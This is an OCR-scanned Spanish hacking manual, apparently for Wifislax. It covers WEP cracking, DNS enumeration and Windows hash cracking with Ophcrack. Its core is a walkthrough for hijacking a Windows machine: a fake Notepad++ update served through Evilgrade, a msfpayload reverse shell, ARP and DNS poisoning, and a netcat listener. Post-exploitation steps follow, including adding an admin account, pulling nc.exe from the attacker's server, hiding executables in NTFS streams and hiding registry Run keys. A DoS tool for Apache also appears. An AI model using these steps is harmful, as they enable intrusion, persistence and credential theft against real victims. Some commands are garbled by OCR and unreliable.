
1 Scanear . Seleccionando "1" nos llevara a otra pantalla en la que nos pedirá que tipo de cifrado es el que queremos escanear, wep, wpa, sin filtros (todas las redes) etc. Y después si queremos un canal concreto o todos. En este caso elegimos wep y un canal concreto, para que solo muestre mi red y por qué para los otros cifrados, en este manual, usaremos otras herramientas.

Una vez que nos muestre la red que vamos a auditar, cerraremos esta ventana pulsando **“ctrd + C”**

2 seleccionar. Seleccionando “2” nos abrirá otra ventana en la que nos mostrara todas las redes disponibles (que cumplan el patrón de cifrado que elegimos anteriormente) y en la parte de abajo la MAC de los clientes conectados, en caso de que los hubiera. Bastará con poner el número de la nuestra y pulsar **“enter”**.

Después nos abrirá una nueva ventana en la que nos pedirá, si queremos utilizar un cliente conectado al AP para realizar el ataque o no. En nuestro caso diremos que sí, ya que vamos a utilizar un A3 (ataque de fragmentación).

3 atacar. Seleccionando “3” nos abrirá el menú con todos los ataques disponibles (como veis son los de la suite aicrack-ng) nosotros elegiremos A3 como he dicho antes. Este proceso ejecutara automáticamente un A1 (autentificación falsa) A3 (fragmentación) y abrirá airodump-ng para capturar los paquetes de la red seleccionada.



Cuando tengamos el paquete XOR, comenzara la inyección automática de paquetes y en ese momento observaremos que los “datas” de airodump-ng suben a velocidades de vértigo.

Cuando tengamos una cantidad de paquetes suficientes (depende del tipo de red) iremos a la ventana de airoscript y seleccionaremos “4” craquear SIN CERRAR LA VENTANAS ANTERIORES airodump-ng etc. Nos enviara a otra ventana en la que tendremos que elegir el archivo de claves que probará

Aircrack-ng, en este punto tendréis que aportar algo de conocimiento en el tipo de redes existente, ya que dependiendo la opción que elijamos, tendremos más o menos éxito.
Ej.Si la red es una WLAN_1234 tendremos que elegir la opción de WLANXXXX y nos bastaran unos cuantos datas para obtener la clave por defecto, en caso de que nuestra red tenga la clave cambiada o el ESSID, elegiremos Aircrck-PTW y en este caso necesitaremos en torno a 50,000 datas

Si elegimos la opción correcta y tenemos los “datas” necesarios, nos mostrara la clave en color rojo, en caso contrario nos dirá que probemos cuando tengamos más “datas” (ivi´s)
Este es todo el proceso, pero os voy a hablar del menú opciones, que no se suele mencionar en ningún manual que he visto y nos ayuda a configurar el ataque de una manera óptima.

Nos vamos a centrar en las opciones 4,5,6,7, ya que las otras no hace falta explicarlas.
Opción 4. Cambiar MAC
Con esta opción, podremos cambiar la MAC de nuestra interface, muy útil en algunas ocasiones.
Opción 5 . Cambiar rate
Al abrirlo encontramos, que nos da a elegir entre 1,2,5,auto, si estamos lejos del ap o hay mucho ruido elegiremos la opción 1M. Por defecto viene en 5M.
Opción 6. Cambiar pps
Este es el ratio de inyección que seguirá nuestra interface, cuando realicemos un ataque. Por defecto viene posicionado en 300pps y lo podréis cambiar según las características de vuestro adaptador wifi y la red que estéis auditando. Un valor muy alto hará (si todas las partes lo soportan) que la inyección de paquetes por segundo sea muy alta, pero corremos el riesgo de que se pierdan la mitad de los paquetes, con lo que el ataque será más lento. Lo ideal será que encontréis el equilibrio entre eficiencia y velocidad.
Opción 7. Cambiar tiempo de des autentificación
En esta opción podréis poner el tiempo que estaréis des autentificando a un cliente (o a todos) en el AP seleccionado. Si seleccionemos “0” estaremos haciendo un ataque sin fin, con lo que se podrá entender como un ataque DDOS al router victima (denegación de servicio ilimitado).
Goyscript-wep
Herramienta basada en la suite Aircrack-ng para la explotación de vulnerabilidades en el cifrado WEP.
Su uso es muy simple, al ejecutar la herramienta, lo primero que nos pide, es seleccionar la interface que queremos montar en modo monitor.

Una vez seleccionada, el solo lanzara airodump-ng en el que se nos mostraran las redes con cifrado wep, que tenemos a nuestro alcance, cuando veamos nuestro objetivo, cerraremos esta ventana, usando
crtl+c
a continuación nos mostrara un menú con todas las redes disponibles, para que seleccionemos la que queremos auditar.

Seleccionamos la que queremos y automáticamente lanzara todos los ataques de la suite Aircrack-ng, al mismo tiempo, con forme vaya obteniendo ivis ira probando con aircrack la obtención de la clave, cuando haya suficientes nos mostrara la clave en pantalla.

Testing
Herramientas para hacer pruebas de penetración, acceso remoto, denegación de servicios, etc

dnsenum
script de perl multiproceso para enumerar la información DNS de un dominio y descubrir bloques IP no contiguos.

Algunas opciones:

1) Obtener el dirección del host
2) Obtener los namservers
3) Obtener el registro MX
4) Realizar consultas AXFR en servidores de nombres y obtener VERSIÓN BIND
5) Obtener los nombres adicionales y subdominios a través de google raspado
   (google query = "allinurl: sitio web: dominio").
6) Subdominios de fuerza bruta desde archivo, también pueden realizar la recursividad
   el subdominio que tiene registros NS (todo rosca).
7) Calcular los rangos de red de dominio de clase C y realizar consultas whois sobre ellos
8) Realizar búsquedas inversas en rangos de red (Clase C y / o netranges whois)
9) Escribir bloques ip al archivo domain_ips.txt.

Al iniciar la herramienta podemos ver todas las opciones que tiene:

dnsenum.pl VERSION:1.2.2
Usage: dnsenum.pl [Options] <domain>
[Options]:

Note: the brute force -f switch is obligatory.
GENERAL OPTIONS:
--dnsserver <server>
Use this DNS server for A, NS and MX queries.
--enum Shortcut option equivalent to --threads 5 -s 20 -w.
-h, --help Print this help message.
--noreverse Skip the reverse lookup operations.
--private Show and save private ips at the end of the file domain_ips.txt.
--subfile <file> Write all valid subdomains to this file.
-t, --timeout <value> The tcp and udp timeout values in seconds (default: 10s).
--threads <value> The number of threads that will perform different queries.
-v, --verbose Be verbose: show all the progress and all the error messages.
GOOGLE SCRAPING OPTIONS:
-p, --pages <value> The number of google search pages to process when scraping names,
the default is 20 pages, the -s switch must be specified.
-s, --scrap <value> The maximum number of subdomains that will be scraped from Google.
BRUTE FORCE OPTIONS:
-f, --file <file> Read subdomains from this file to perform brute force.
-u, --update <a|g|r|z>
Update the file specified with the -f switch with valid subdomains.
a (all) Update using all results.
g Update using only google scraping results.
r Update using only reverse lookup results.
z Update using only zonetransfer results.
-r, --recursion Recursion on subdomains, brute force all discovred subdomains that have an NS record.
WHOIS NETRANGE OPTIONS:
-d, --delay <value> The maximum value of seconds to wait between whois queries, the value is defined randomly, default: 3s.
-w, --whois Perform the whois queries on c class network ranges.
Warning: this can generate very large netranges and it will take lot of time to performe reverse lookups.
REVERSE LOOKUP OPTIONS:
-e, --exclude <regexp>
Exclude PTR records that match the regexp expression from reverse lookup results, useful on invalid hostnames.
OUTPUT OPTIONS:

-o --output <file> Output in XML format. Can be imported in MagicTree (www.gremwell.com)

Evilgrade

Framework modular que sirve fundamentalmente para obtener el control de equipos usando actualizaciones falsas y cargando un payload.

El framework funcionará sólo cuando el atacante sea capaz de redireccionarse el tráfico de la víctima, ya sea modificando las entradas DNS, envenenando el caché DNS, falseando ARP, impersonando el punto de acceso WiFi, secuestrando DHCP o a través de cualquier otro medio o manera.

De esta forma, es posible tomar el control de un máquina completamente parcheada en un test de intrusión. La idea principal es demostrar los fallos que existen hoy en día en los procesos de actualización de la mayoría de las aplicaciones.

Podéis ver una demo con una falsa actualización Java aqui:
http://www.infobytesec.com/demo/java_win7.htm

Al iniciar el programa nos aparece lo siguiente:

```
                _ _                  _
               (_) |                | |
  _____   ____| | __ _ _ __ __ _  __| | ___
 / _ \ \ / / | |/ _` | '__/ _` |/ _` |/ _ \
|  __/\ V /| | | (_| | | | (_| | (_| |  __/
 \___| \_/ |_|_|\__, |_|  \__,_|\__,_|\___|
                 __/ |
                |___/
--------------------------------------
-------------------  www.infobytesec.com
- 67 modules available.

evilgrade>
```

Como hackear Windows con Evilgrade

Vamos a ver un ejemplo de como hackear windows con una actualización de notepad plus

Abrimos evilgrade y ponemos

evilgrade>configure notepadplus

Configuramos el agente para crear la shell usando msfpayload

evilgrade(notepadplus)>set agent '["/pentest/exploits/framework3/msfpayload windows/shell_reverse_tcp LHOST=192.168.8.91 LPORT=1234 X > <%OUT %>/tmp/notepadplus.exe<%OUT%>"]'

La explicación de los parametros es:
/pentest/exploits/framework3/msfpayload –> Cargamos msfpayload.
windows/shell_reverse_tcp –> Usamos el payload de shell tcp inversa de windows para abrir una shell del objetivo una vez la operacion tenga éxito.
LHOST –> localhost: la ip del atacante.
LPORT –> localport: puerto en el que nos conectamos con la victima cuando la operación tenga éxito.

iniciamos el servidor
evilgrade(notepadplus)>start
(*) [Module:trillian] [WEBSERVER] - (*) Filename ./include/trillian/alerts.php did not exists
evilgrade(notepadplus)>
[13/6/2014:15:43:36] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...
evilgrade(notepadplus)>

Editamos el archivo etter.dns para redireccionar las las conexiones para actualizar notepad plus al servidor de evilgrade
mousepad /usr/share/ettercap/etter.dns
notepad-plus.sourceforge.net A 192.168.1.30
Donde 192.168.1.30 es la ip del servidor de evilgrade

Configuramos Ettercap para hacer un ataque Mitm
Abrimos Ettercap
Sniff –> Unified sniffing - Selecionamos el interface (wlan0 en nuestro caso)
Plugins –> Manage the plugins –> Doble click dns_spoof
Hosts –> Scan for hosts
ip del router - Add to target 1
ip del objetivo - Add to target 2
Mitm –> Arp poisoning –> marcamos "Sniff remote connection"
Start –> start sniffing

Ahora vamos a usar Netcat para escuchar en el puerto del servidor que configuramos de evilgrade (puerto 1234 en nuestro caso)
netcat -l -v -p 1234
las opciones son
-l : escucha cualquier conexión entrante
-v : verbose
-p : escucha de puertos activada

Cuando el usuario abra Notepad Plus le abrira una ventana para descargar e instalar la actualización.

Si el usuario le da a aceptar en la terminal donde esta ejecutandose netcat se nos abrira una shell Ms-dos del equipo objetivo
c:\Program files\Notepad++\updater>
Por lo que ya tenemos el control del equipo!!
Ahora vamos a ver algunos ejemplos de lo que podemos hacer en el equipo de la victima

Como usar el shell remoto ms-dos del objetivo

Estamos limitados por el hecho de que este es un "shell no interactivo " . Supongo que la manera más fácil de explicar lo que es un shell no interactivo es con un ejemplo .
1 : Abrimos un símbolo del DOS en un equipo con Windows XP. Escribimos el comando "dir" . Este comando no es interactivo , ya que no requiere la intervención del usuario para completar su tarea.
2 : Desde un indicador del DOS nos conectamos a un servidor FTP usando el cliente nativo de Windows. Iniciamos la sesión, y luego salimos con el comando "bye " .
Observe el proceso de FTP ha salido correctamente después del comando "bye " es enviado .
Este es un programa interactivo que requiere la intervención del usuario con el fin de funcionar correctamente y completa .
La regla básica cuando se trata de shells no interactivo es "No utilice programas interactivos "
La salida de un programa interactivo , a menudo no se redirige correctamente al shell remoto.
Una buena manera de probar esta teoría a cabo sería la de utilizar el programa de FTP desde un shell no interactivo , como un shell remoto .

Así que ahora que hemos tenemos claro los comandos que podemos y no podemos usar , vamos a seguir adelante con las actividades que un atacante podría hacer:
Desde nuestra shell de comandos remoto , el siguiente paso lógico sería ampliar nuestro ataque con la carga de archivos como los registradores de claves , el uso de exploits y troyanos.
Podemos usar varios métodos a través de la consola de comandos .

Como crear un usuario con privilegios de administrador
C:\WINDOWS\system32 > admin net user 123456 / add
admin net user 123456 / add

El comando se ha completado satisfactoriamente.
C:\WINDOWS\system32 > net localgroup administradores loneferret / add
net localgroup administradores loneferret / añadir
El comando se ha completado satisfactoriamente.
Usuarios de la red \ WINDOWS \ system32 > usersv neto : C
Las cuentas de usuario de \ \ v ----------
Administrador del invitado HelpAssistant
admin SUPPORT_733745a0
C:\WINDOWS\system32 >

Como usar TFTP

Un cliente de transferencia de archivos basado en UDP se instala por defecto en todos los sistemas Windows XP y está disponible desde la línea de comandos .
Podemos transferir archivos hacia adelante y atrás nuestra víctima utilizando este método.
En primer lugar necesitamos tener acceso a un servidor TFTP
Podemos instalar y configurar facilmente un servidor TFTP en un linux basado en Debian (para hacerlo en Wifislax tendriamos que instalar el modulo de tftp)
Abrimos la terminal y ponemos el siguiente comando.
sudo apt-get install xinetd tftpd tftp
Crear el archivo /etc/xinetd.d/tftp
Con lo siguiente
service tftp
{
protocol = udp
port = 69
socket_type = dgram
wait = yes
user = nobody
server = /usr/sbin/in.tftpd
server_args = /tftpboot
disable = no
}
Creamos la carpeta /tftpboot y cambiamos los permisos
sudo mkdir /tftpboot
sudo chmod -R 777 /tftpboot
sudo chown -R nobody /tftpboot
Copiamos los archivos a compartir en la carpeta /tftpboot
Para iniciar el servidor abrimos un terminal y ponemos

sudo /etc/init.d/xinetd restart

Vamos a
http://joncraton.org/blog/46/netcat-for-windows/
Descargamos netcat, descomprimimos y lo ponemos en la carpeta /tftpboot

Para transferir el ejecutable de netcat (nc.exe) al equipo objetivo usando tftp en la shell remota ponemos:
C: \WINDOWS\system32 > tftp -i 192.168.0.100 GET nc.exe
tftp -i 192.168.0.100 GET nc.exe
Trasferencia con éxito : 59392 Bytes 5 segundos , 11,878 bytes / s
C: \ WINDOWS \ system32 > dir nc.exe
dir nc.exe
Volumen en la unidad C no tiene etiqueta .
- 7337 A0EN volumen número de serie se
Directorio de C:\WINDOWS\system32
18/05/2010 06:49 AM 59392 nc.exe
1 Archivo (s) 59,392 bytes
0 Dir (s) 2733469696 bytes libres
C:\WINDOWS\system32 >

Siendo transferencia UDP , una vez que debe tener en cuenta algunas cosas. En primer lugar es inestable , por lo que la transferencia de archivos de gran tamaño no es una buena idea. También a veces el tráfico UDP saliente es bloqueado por firewalls corporativos .
A continuación tenemos FTP

En nuestro ejemplo anterior el tratamiento de la "shell no interactivo " , descubrimos que los programas interactivos no se podían utilizar de forma fiable desde un shell remoto. Así que ¿por qué estamos considerando FTP ? Bueno, porque el cliente FTP puede ser automatizado a través de un archivo de texto ; usandolo esencialmente como un programa no interactivo.
Lectura a través del comando FTP ayuda tenemos: - s : nombre de archivo Especifica un archivo de texto que contiene comandos de FTP ; los comandos se ejecutará automáticamente después de inicia FTP.

En el shell de la víctima, tenemos que nuestro cliente FTP que trabaja sólo con los comandos no interactivos usando un archivo de texto.
Para ello usamos los siguiente comandos:
C:\WINDOWS\system32 > echo abierta 192.168.0.100 21> ftp.txt
C:\WINDOWS\system32 > ftp USUARIO eco >> ftp.txt
C:\WINDOWS\system32 > echo ftp PASS >> ftp.txt
C:\WINDOWS\system32 > bin echo >> ftp.txt

C:\WINDOWS\system32 > echo GET nc.exe >> ftp.txt
C:\WINDOWS\system32 > echo bye >> ftp.txt

Una vez creado nuestro fichero , ejecutamos el cliente de FTP mediante con la opción "- s" y entonces ya no se considera "interactivo"
C: \ WINDOWS \ system32 > ftp - s : ftp.txt
Otro método , que es un poco más extraño , es simplemente copiar y pegar el archivo desde la máquina de ataque a la shell remota .
El método requiere las herramientas MS -DOS "debug.exe" y "exe2bat.exe"
Si estamos usando Linux tenemos que tener wine instalado.
Desde el equipo del agresor con Linux y wine abrimos un terminal y ponemos:
wine exe2bat.exe nc.exe nc.txt

Este comando copia el bytecode hexagonal que se encuentra en " nc.exe " , y lo guarda en nuestro archivo de texto “nc.txt”. El archivo es construido de tal manera que podemos simplemente copiar y pegar su contenido en el equipo de la víctima facilmente. Después de que se trata de una cuestión de ejecutarlo con la función "debug.exe" de MS -DOS. Debug.exe ya no se instala por defecto en los nuevos equipos con Windows por lo que si no esta instalado debemos copiarlo al equipo de la víctima.

ADS , o NTFS Alternate Data Streams

La capacidad de desembolsar los datos en archivos existentes , sin modificar su funcionalidad o tamaño, es algo que puede ser interesante para un atacante . Originalmente concebido para ser compatible con el sistema de archivos de Macintosh , esta capacidad NTFS también se puede utilizar para ocultar archivos maliciosos en el equipo de la víctima . He aquí un buen ejemplo :

C:\temp> dir
Volumen en la unidad C no tiene etiqueta .
- 7337 A0EN volumen número de serie se
Directorio de C:\muts

18/05/2010 12:56 p DIR .
18/05/2010 12:56 p DIR ..
18/05/2010 12:55 p 59,392 nc.exe
1 Archivo (s) 59,392 bytes
2 Dir (s) 3114639360 bytes libres

C:\temp> echo "hola , soy el texto en un archivo de texto "> texto.txt

```
C:\temp> dir
Volumen en la unidad C no tiene etiqueta .
- 7337 A0EN volumen número de serie se
Directorio de C:\temp

18/05/2010 12:56 p DIR .
18/05/2010 12:56 p DIR ..
18/05/2010 12:56 p 33 texto.txt
18/05/2010 12:55 p 59,392 nc.exe
2 Archivo ( s ) 59,425 bytes
2 Dir ( s ) 3114639360 bytes libres
C:\temp> type nc.exe > texto.txt:nc.exe v
C:\temp> del nc.exe

C:\temp> dir
Volumen en la unidad C no tiene etiqueta .
- 7337 A0EN volumen número de serie se
Directorio de C:\temp>

18/05/2010 12:56 p DIR .
18/05/2010 12:56 p DIR ..
18/05/2010 12:56 p 33 texto.txt
1 archivo ( s ) 33 bytes
2 Dir ( s ) 3114639360 bytes libres

C:\temp> > start ./texto.txt:nc.exe
C:\temp>
```

Como puede ver , el tamaño del archivo de salida de texto no ha cambiado y que todavía son capaces de ejecutar " netcat " . Ocultar archivos ejecutables en archivos de texto es bastante común. Muchos troyanos como Win32.Kido.ih utilizan técnicas similares , pero al final del día tener ejecutables ocultos en archivos de texto nunca es una buena señal. Junto con las claves de registro ocultas , un hacker con un shell remoto puede hacer mucho daño .

Hablando de claves de registro ocultas ...

Como ocultar las claves del Registro

Editor del Registro de Microsoft (2000 - XP) tiene un defecto de diseño . Este fallo permite a un usuario crear entradas ocultas (y utilizables) en el registro

de una máquina. Incluso un equipo con todos los parches y actualizado con Windows XP todavía tiene este defecto .
Pasos a seguir:
1 : Ejecutar Regedit32.exe y crear un nuevo valor de cadena en :
HKLM \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Run
2: Llene esta llave con una cadena de 258 caracteres.
3 : Crear otro valor de cadena llamado " calc.exe " y asignarle el " calc.exe " string Hasta ahora, usted debe tener algo que se parece a esto:
4: Ahora presione "F5 " para actualizar , y si todo va bien ambas teclas desaparece por arte de magia .
5 : Cierre la sesión y vuelva a iniciar sesión , usted debe conseguir una calculadora. (usted puede quitar las llaves del shell de comandos utilizando reg delete)

findmyhash.py
Script python para crackear los distintos hashes usando servicios online gratuitos
Al iniciar el script podemos ver como se usa y las opciones disponibles:

```
/usr/bin/findmyhash_v1.1.2.py 1.1.2 ( http://code.google.com/p/findmyhash/ )

Usage:
------
  python /usr/bin/findmyhash_v1.1.2.py <algorithm> OPTIONS

Accepted algorithms are:
------------------------

  MD4       - RFC 1320
  MD5       - RFC 1321
  SHA1      - RFC 3174 (FIPS 180-3)
  SHA224    - RFC 3874 (FIPS 180-3)
  SHA256    - FIPS 180-3
  SHA384    - FIPS 180-3
  SHA512    - FIPS 180-3
  RMD160    - RFC 2857
  GOST      - RFC 5831
  WHIRLPOOL - ISO/IEC 10118-3:2004
  LM        - Microsoft Windows hash
  NTLM      - Microsoft Windows hash
  MYSQL     - MySQL 3, 4, 5 hash
  CISCO7    - Cisco IOS type 7 encrypted passwords
  JUNIPER   - Juniper Networks $9$ encrypted passwords
```

LDAP_MD5 - MD5 Base64 encoded
LDAP_SHA1 - SHA1 Base64 encoded

NOTE: for LM / NTLM it is recommended to introduce both values with this format:
python /usr/bin/findmyhash_v1.1.2.py LM -h 9a5760252b7455deaad3b435b51404ee:0d7f1f2bdeac6e574d6e18ca85fb58a7
python /usr/bin/findmyhash_v1.1.2.py NTLM -h 9a5760252b7455deaad3b435b51404ee:0d7f1f2bdeac6e574d6e18ca85fb58a7

Valid OPTIONS are:

-h <hash_value> If you only want to crack one hash, specify its value with this option.
-f <file> If you have several hashes, you can specify a file with one hash per line.
NOTE: All of them have to be the same type.
-g If your hash cannot be cracked, search it in Google and show all the results.
NOTE: This option ONLY works with -h (one hash input) option.

Examples:

-> Try to crack only one hash.
python /usr/bin/findmyhash_v1.1.2.py MD5 -h 098f6bcd4621d373cade4e832627b4f6

-> Try to crack a JUNIPER encrypted password escaping special characters.
python /usr/bin/findmyhash_v1.1.2.py JUNIPER -h "\$9\$LbHX-wg4Z"

-> If the hash cannot be cracked, it will be searched in Google.
python /usr/bin/findmyhash_v1.1.2.py LDAP_SHA1 -h "{SHA}cRDtpNCeBiql5KOQsKVyrA0sAiA=" -g


-> Try to crack multiple hashes using a file (one hash per line).
python /usr/bin/findmyhash_v1.1.2.py MYSQL -f mysqlhashesfile.txt

Contact:

[Web] http://laxmarcaellugar.blogspot.com/
[Mail/Google+] bloglaxmarcaellugar@gmail.com
[twitter] @laXmarcaellugar

killapache
Herramienta para hacer ataques de denegacion de servicios a servidores Apache.
Al iniciarla nos muestra como se usa y un ejemplo:
Apache Remote Denial of Service (memory exhaustion)
by Kingcope
usage: perl /usr/bin/killapache.pl <host> [numforks]
example: perl /usr/bin/killapache.pl www.example.com 50

Ophcrack
Herramienta para crackear las contraseñas de Windows.



Como paso previo tenemos que extraer la SAM de Windows
Descargamos fgdump de:
http://foofus.net/goons/fizzgig/fgdump/downloads.htm
Seguimos la guia de esta web:
http://www.hacktimes.com/contrasenas_de_windows/

Primer paso
Vamos a preferencias Preferencias y en Number of Threads ponemos
Si tenemos procesador de 1 nucleo 2
Si tenemos procesador Core 2 Duo 3
Si tenemos procesador Core 2 Quad 5
Si se cambia este valor , tenemos que salir de Ophcrack y reiniciarlo con el fin de guardar el cambio.
Si no sale y reinicia , no se tendrá el nuevo número de hilos en cuenta por el programa.

Segundo paso
Vamos a Load - Encrypted SAM
La SAM se encuentra en el directorio C:\Windows\system32\config y sólo se puede acceder a una partición de Windows que no se está ejecutando .
Para el SAM local y las opciones SAM remoto, debe iniciar sesión con derechos de administrador en el equipo que desea volcar el SAM .

Tercer paso
Borrar con el botón Eliminar todas las cuentas de usuario que no está interesado en (por exemple la cuenta de invitado) .
Podemos utilizar la tecla Ctrl para realizar una selección múltiple . Ctrl-a seleccionará cada hash cargado.
Tenga en cuenta que el tiempo necesario para romper hashes de contraseñas con tablas de arco iris es proporcional al número de hashes cargados. Con un ataque de fuerza bruta el momento de craqueo no depende del número de hashes cargados. Es por eso que es recomendable para eliminar cualquier cuenta de usuario innecesaria con el botón Eliminar.


Cuarto paso
Instalar (botón Tablas) , active (verde y botones de color amarillo) y una especie inteligente (flechas arriba y abajo) las tablas Rainbow que vamos a utilizar .
El almacenamiento de las tablas del arco iris en un medio rápido, como un disco duro acelerará considerablemente el proceso de crackeo.

Aquí hay algunas pautas:
Si quieres romper hashes LM como se encuentra en Windows XP por defecto (la columna de la LM Hash nunca está vacía de la ventana principal ophcrack) , primero instalar y habilitar ya sea la tabla XP free small (si tenemos menos de 512 MB de memoria RAM libre) o el XP free fast (si tenemos más de 512 MB de memoria RAM libre).
NO permitir marcar ambos ya que se trata es inútil y se ralentizará el proceso de craqueo .
A continuación, instale y habilite las tablas Vista Free .
Finalmente instalar y habilitar las otras tablas de arco iris XP que pueda tener (XP , XP especiales alemán) y Vista (Vista especial , Vista num, Vista nueve, Vista y ocho) .
Ordenar las tablas del arco iris con la flechas arriba y abajo de la siguiente orden:
primero el XP free, Vista free, XP especial, Vista especial, el Vista numérico , XP alemán, el Vista nueve y , finalmente, Vista ocho .

Si quieres romper NT hashes tal como se encuentra en Windows Vista por defecto (la columna de la LM hash siempre está vacía en la ventana principal ophcrack) ,
primero instalar y habilitar las tablas libres Vista establecidos . A continuación, instale y active cada otras tablas de Vista que usted pueda tener . Desactivar todos los otros juegos de tablas XP , ya que son inútiles y ralentizar el proceso de craqueo .
Ordenar las tablas Rainbow habilitados con la flechas arriba y abajo de la siguiente manera : primero la vista gratis y luego el Vista especial , el numérico Vista, Vista las nueve y finalmente la Vista ocho
Si quieres romper una mezcla de LM y NT habilitado hashes (algunas cuentas tienen su columna LM vacío , otros tienen tanto la LM y NT columnas llenas de hashes) procederá del mismo modo que " Si quieres romper hashes LM habilitado " .

Quinto paso
